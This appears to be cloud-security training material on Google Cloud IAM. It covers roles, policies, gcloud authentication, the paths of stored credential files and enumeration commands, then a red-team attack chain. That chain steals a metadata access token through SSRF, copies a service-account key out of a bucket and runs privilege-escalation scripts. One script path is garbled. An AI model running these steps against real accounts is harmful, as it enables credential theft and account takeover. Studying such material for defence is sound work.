
- **Basic roles:** Roles historically available in the Google Cloud Console. These roles are Owner, Editor, and Viewer.
- **Predefined roles:** Roles that give finer-grained access control than the basic roles.

- **Custom roles:** Roles that you create to tailor permissions to the needs of your organization when predefined roles don't meet your needs.
- Role is specified in the form of **roles/service.roleName**

## IAM Roles

## Permission:

- Permissions determine what operations are allowed on a resource.
- In the IAM world, permissions are represented in the form of `service.resource.verb`



The screenshot shows the Google Cloud IAM Admin console for the 'Owner' role. The left sidebar contains navigation links for IAM & Admin, Workload Identity Federat..., Labels, Tags, Settings, Privacy & Security, Identity-Aware Proxy, Roles (selected), Audit Logs, Asset Inventory, and Essential Contacts. The main content area displays the 'Owner' role details, including its ID (roles/owner), launch stage (General Availability), and a description: 'Full access to most Google Cloud resources. See the list of included permissions.' Below the description, it states '5275 assigned permissions' and lists various permissions such as accessapproval.requests.approve, accessapproval.requests.dismiss, accessapproval.requests.get, accessapproval.requests.list, accessapproval.settings.delete, accessapproval.settings.get, accessapproval.settings.update, accesscontextmanager.accessLevels.create, accesscontextmanager.accessLevels.delete, accesscontextmanager.accessLevels.get, and accesscontextmanager.accessLevels.list.

IAM Owner Role Permissions



## Policy:


- The IAM policy binds one or more members to a role. When you want to define who (member) has what type of access (role) on a resource, you create a policy and attach it to the resource
- In Policy, there always one role and multiple members.
- Policy always going to attached to a resource.
- An IAM policy is represented by the IAM Policy object.
- An IAM Policy object consists of a list of bindings.
- A Binding binds a list of members to a role.

## IAM Policy Structure :

```
{
  "bindings": [
    {
      "role": "roles/storage.objectAdmin",
      "members": [
        "user:user1@example.com",
        "user:user2@example.com",
        "serviceAccount:my-other-app@appspot.gserviceaccount.com",
        "group:admins@example.com",
        "Domain:google.com"
      ],
    },
    {
      "role": "roles/storage.objectViewer",
      "members": [
        "user:user3@example.com"
      ]
    }
  ]
}
```


## **2. Authentication Methods**

## 2.1 Google Cloud Authentication Credential :



## 2.1.1 Login with User Account ( Username + Password )

→ GCP Console Access



The screenshot shows a web browser window with the Google Cloud Platform sign-in page. The browser's address bar displays the URL: `accounts.google.com/v3/signin/identifier?continue=https%3A%2F%2Fconsole.cloud.google.com%2F&followup=https%3A%2F%2Fconsole.cloud.google.com%2F`. The page features the Google logo at the top, followed by the text "Sign in to continue to Google Cloud Platform". Below this is a text input field labeled "Email or phone". A link for "Forgot email?" is positioned below the input field. Further down, there is a message: "Not your computer? Use Guest mode to sign in privately. [Learn more about using Guest mode](#)". At the bottom left, there is a link for "Create account", and at the bottom right, there is a blue "Next" button.



## → CLI Access

### gcloud auth login

```
PS C:\Users\Hacker> gcloud auth login
Your browser has been opened to visit:
```

```
https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost%3A8085%2F&scope=openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcloud-platform+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fappengine.admin+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcompute+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Faccounts.reauth&state=4RP2guUvoCdhN5Gl0eIFxMi3N8W9r&access_type=offline&code_challenge=UqaiK5J5gDnBcTFJhzzCVIVD0QLuDzpNmbvQBfS1vHs&code_challenge_method=S256
```

```
You are now logged in as [manish@atomic-nuclear.site].
Your current project is [alert-nimbus-335411]. You can change this setting by running:
$ gcloud config set project PROJECT_ID
```

- Get the information about authenticated accounts with gcloud

**gcloud auth list**

```
PS C:\Users\Hacker> gcloud auth list
```

```
    Credentialed Accounts
```

```
ACTIVE  ACCOUNT
```

```
*       manish@atomic-nuclear.site
```

```
To set the active account, run:
```

```
$ gcloud config set account 'ACCOUNT'
```

## 2.1.2 Login with Service Account ( App ID + JSON Key File )

```
gcloud auth activate-service-account --key-file KeyFile
```

```
PS C:\Users\Hacker\Downloads> gcloud auth activate-service-account --key-file .\alert-nimbus-335411-d0276395c2b1.json  
Activated service account credentials for: [emp00-00@alert-nimbus-335411.iam.gserviceaccount.com]
```

- Get the information about authenticated accounts with gcloud cli

### gcloud auth list

```
PS C:\Users\Hacker\Downloads> gcloud auth list
Credentialed Accounts
ACTIVE ACCOUNT
*      emp00-00@alert-nimbus-335411.iam.gserviceaccount.com

To set the active account, run:
$ gcloud config set account `ACCOUNT`
```

## ➤ Google Cloud CLI Stored Credentials - Windows

### Windows

C:\Users\UserName\AppData\Roaming\gcloud\

```
PS C:\Users\Hacker\AppData\Roaming\gcloud> ls
```

Directory: C:\Users\Hacker\AppData\Roaming\gcloud

Mode	LastWriteTime	Length	Name
d----	14-03-2021 12:27		cache
d----	02-02-2021 02:15		configurations
d----	27-04-2022 17:25		legacy_credentials
d----	27-04-2022 16:38		logs
-a----	18-04-2022 20:02	107	.feature_flags_config.yaml
-a----	14-03-2021 12:28	38	.last_opt_in_prompt.yaml
-a----	18-04-2022 19:40	37	.last_survey_prompt.yaml
-a----	27-04-2022 16:38	275	.last_update_check.json
-a----	02-02-2021 02:12	32	.metricsUUID
-a----	15-03-2021 18:27	0	.valid_ppk_sentinel
-a----	27-04-2022 17:25	24576	access_tokens.db
-a----	02-02-2021 02:17	7	active_config
-a----	19-04-2022 21:57	300	application_default_credentials.json
-a----	27-04-2022 17:25	0	config_sentinel
-a----	27-04-2022 17:25	20480	credentials.db
-a----	27-04-2022 17:24	5	gce



## ➤ Google Cloud CLI Stored Credentials – Linux

Linux

/home/UserName/.config/gcloud/

```
hacker@Hacker-PC:~/.config/gcloud$ pwd
/home/hacker/.config/gcloud
hacker@Hacker-PC:~/.config/gcloud$ ls
access_tokens.db  active_config  config_sentinel  configurations  credentials.db  gce  legacy_credentials  logs
```

➤ Content of Stored Google Cloud CLI Secrets

**Database : access\_tokens.db :**

Table: access\_tokens

Columns : account\_id, access\_token, token\_expiry, rapt\_token

**Database : credentials.db :**

Table: credentials

Columns: account\_id, value

### **3. CLI Based Enumeration**

## Google Cloud CLI Configuration

List of Active User / Service accounts in Google Cloud CLI :

```
gcloud auth list
```

Get the configuration of Gcloud CLI[ user / service account & project ] :

```
gcloud config list
```

## GCP Organizations

List of organizations, logged-in user / service account can access :

```
gcloud organizations list
```

Lists of iam policy attached to the specified organization :

```
gcloud organizations get-iam-policy [OrganizationID]
```



## GCP Projects

List of projects in an organization :

```
gcloud projects list
```

Lists of iam policy attached to the specified project :

```
gcloud projects get-iam-policy [ProjectID]
```

## GCP Service Account

List all of service accounts in a project :

```
gcloud iam service-accounts list
```

Get the IAM policy for a service account :

```
gcloud iam service-accounts get-iam-policy [Service Account Email ID]
```

List of credential [keys] for a service account :

```
gcloud iam service-accounts keys list --iam-account [service Account Email ID]
```

## GCP Pre-defined Role

Lists of roles in an origination / project :

```
gcloud iam roles list
```

Lists of permissions in a specified role :

```
gcloud iam roles describe [roles/owner]
```

## GCP Custom Role

Lists of roles in an origination / project :

```
gcloud iam roles list --project [alert-nimbus-335411]
```


Lists of permissions in a specified role :

```
gcloud iam roles describe [RoleName] --project [alert-nimbus-335411]
```

## 4. Red Team Ops in Google Cloud



# Cloud Red Team Attack Life Cycle



Configure Initial Compromised Service Account Credential :

```
gcloud auth activate-service-account --key-file  
alert-nimbus-335411-4ee19bc40a65.json
```

Enumerate Cloud Services, e.g IAM, VM, Storage etc. in an Organization Google Cloud Account :

```
gcloud projects get-iam-policy alert-nimbus-335411
```

```
gcloud projects get-iam-policy alert-nimbus-335411 --flatten="bindings[].members"  
--filter="bindings.members=serviceaccount:auditor@alert-nimbus-335411.iam.gserviceaccount.com" --format="value(bindings.role)"
```

```
gcloud compute instances list
```

## Exploit Public Facing Application Running on VM and Retrieve Access Token :

```
curl -H "Metadata-Flavor: Google"  
http://169.254.169.254/computeMetadata/v1/instance/service-accounts/233003792018-compute@developer.gserviceaccount.com/token
```

**Note:** Cloud meta-data can be retrieve by exploiting these web app vulnerabilities -

- SSRF
- RCE

Save the access token in text file & Validate it by retrieving projects information.

```
gcloud projects list --access-token-file token.txt
```



Get the IAM Policy for service account which is attached to compute instance :

```
gcloud projects get-iam-policy alert-nimbus-335411
```

```
gcloud projects get-iam-policy alert-nimbus-335411 --flatten="bindings[].members"  
--filter="bindings.members=serviceaccount:233003792018-compute@developer.gserviceaccount.com" --format="value(bindings.role)"
```

Exfiltrate the credential stored in gcp cloud storage using compute default service account credential :

```
gcloud storage ls --access-token-file token.txt
```

```
gcloud storage ls gs://devops-storage-metatech --access-token-file token.txt
```

```
gcloud storage cp gs://devops-storage-metatech/devops-srvacc-key.json .  
--access-token-file token.txt
```

Again, authenticate to gcloud cli with new sa key and retrieve it's iam policy :

```
gcloud auth activate-service-account --key-file devops-srvacc-key.json
```

```
gcloud projects get-iam-policy alert-nimbus-335411 --flatten="bindings[].members"  
--filter="bindings.members=serviceaccount:devops-service-account@alert-nimbus-  
335411.iam.gserviceaccount.com" --format="value(bindings.role)"
```

## Red Team Ops with Automated Tool :

Perform authenticated enumeration using "gcp\_enum" script.

```
./gcp_enum.sh
```

[https://gitlab.com/gitlab-com/gl-security/threatmanagement/redteam/redteam-public/gcp\\_enum](https://gitlab.com/gitlab-com/gl-security/threatmanagement/redteam/redteam-public/gcp_enum)

Identify possible privilege escalation ways in gcp project.

```
python3 http://privescanner/enumerate_member_permissions.py -p  
alert-nimbus-335411
```

```
python3 http://privescanner/check_for_privesc.py
```


Exploit identified misconfigured iam permission for privilege escalation.

```
python3 ExploitScripts/iam.roles.update.py
```

<https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation>



# CWL Cloud Security Certifications Path





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